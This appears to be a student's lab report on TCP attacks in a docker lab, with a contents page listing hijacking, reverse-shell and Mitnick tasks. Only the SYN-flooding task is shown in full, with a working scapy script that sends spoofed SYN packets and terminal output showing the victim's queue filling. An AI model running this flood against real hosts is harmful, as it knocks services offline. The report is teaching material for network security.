



TCP Attacks



February 2024
Abdulfatah Abdillahi


Contents

Part 1: TCP Attack Lab.....	3
Task 1: SYN Flooding Attack.....	5
Task 2: TCP RST Attacks on telnet Connections	11
Task 3: TCP Session Hijacking	18
Task 4: Creating Reverse Shell using TCP Session Hijacking.....	22
Part 2: Mitnick Lab	24
Task 1: Simulated SYN Flooding	27
Task 2: Spoof TCP Connections and rsh Sessions	28
References	33


Part 1: TCP Attack Lab



Setting up the Environment


Creating four docker containers



Checking the IP addresses for each of the four containers (victim, user2, user1, and seed-attacker, respectively).









Task 1: SYN Flooding Attack

Here, we can see that by default the victim container has a queue size of 256 and the SYN flooding countermeasure (SYN Cookies) is turned off. I will decrease the queue size of this container to 80 to increase the success rate of the attack. Also, since one fourth of the space in the queue is reserved for “proven destinations” the actual capacity is about 60 items.



Task1.1: Launching the attack using python

Here, before starting the attack I made sure there was no reserved connection slots from any previous connections by running `ip tcp_metrics show`. In case of having any pre-existing reserved slots you may flush them with `ip tcp_metrics flush`. Based on the output of `netstat -tna | grep SYN_RECV | wc -l` in the victim container, you can also see that there are 0 items in queue.



Here, you can see what my python code looks like


A screenshot of a terminal window titled "synflood.py" running in a Python 3 environment. The code is a script for generating and sending SYN packets to a victim IP address (10.9.0.5) via Telnet port (23). It uses scapy library to construct the packets and send them through a specific LAN interface ('br-33645062bb4d'). The terminal shows the script's execution and the resulting output.

```
#!/usr/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5") # victim IP address
tcp = TCP(dport=23, flags='S') # Telnet port (23)
pkt = ip/tcp
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, iface = 'br-33645062bb4d', verbose = 0) # LAN interface on attacker machine
```


Here, I proceed to run the attack on the attacker container and check the number of items in queue on the victim container. This queue has reached its maximum limit of 60 items. And as you can see below, I could not establish a telnet connection with the victim as a result.

A screenshot of a terminal window titled "Terminal" showing the output of "ip -br a" command. It lists various network interfaces and their states and MAC addresses. Below it, the user runs "cd volumes" and executes the "synflood.py" script. The terminal then attempts to connect to the victim using "telnet 10.9.0.5" but receives an error message indicating the connection was refused.

```
root@VM:/# ip -br a
lo UNKNOWN 127.0.0.1/8 ::1/128
enp0s3 UP 10.0.2.5/24 fe80::3092:c791:6fe1:c413/64
br-c2bd4b2f9127 DOWN 172.20.0.1/24
docker0 DOWN 172.17.0.1/16
br-33645062bb4d UP 10.9.0.1/24 fe80::42:e2ff:fe24:b549/64
vethcc04d86@if6 UP fe80::d0c8:11ff:fe6:b551/64
veth9e9b4ed@if8 UP fe80::ac46:58ff:fe8f:d5ee/64
vethec58e98@if10 UP fe80::ac97:ffff:fe0c:6097/64
root@VM:/# cd volumes/
root@VM:/volumes# ./synflood.py
[...]
tacker machine
```



```
Terminal
Terminal Terminal Terminal Terminal Terminal Terminal
Abdulfatah Abdillahi-Sat Feb 17-02:36:36 ~/.../Labsetup> docksh victim-10.9.0.5
root@4933780f9298:/# ip -br a
lo UNKNOWN 127.0.0.1/8
eth0@if7 UP 10.9.0.5/24
root@4933780f9298:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@4933780f9298:/# ip tcp_metrics show
root@4933780f9298:/# netstat -tna | grep SYN_RECV | wc -l
0
root@4933780f9298:/#
root@4933780f9298:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4933780f9298:/#
```




```
Terminal
Terminal Terminal Terminal Terminal Terminal Terminal
Abdulfatah Abdillahi-Sat Feb 17-02:37:43 ~/.../Labsetup> docksh user1-10.9.0.6
root@2cf2b392eff:/#
root@2cf2b392eff:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

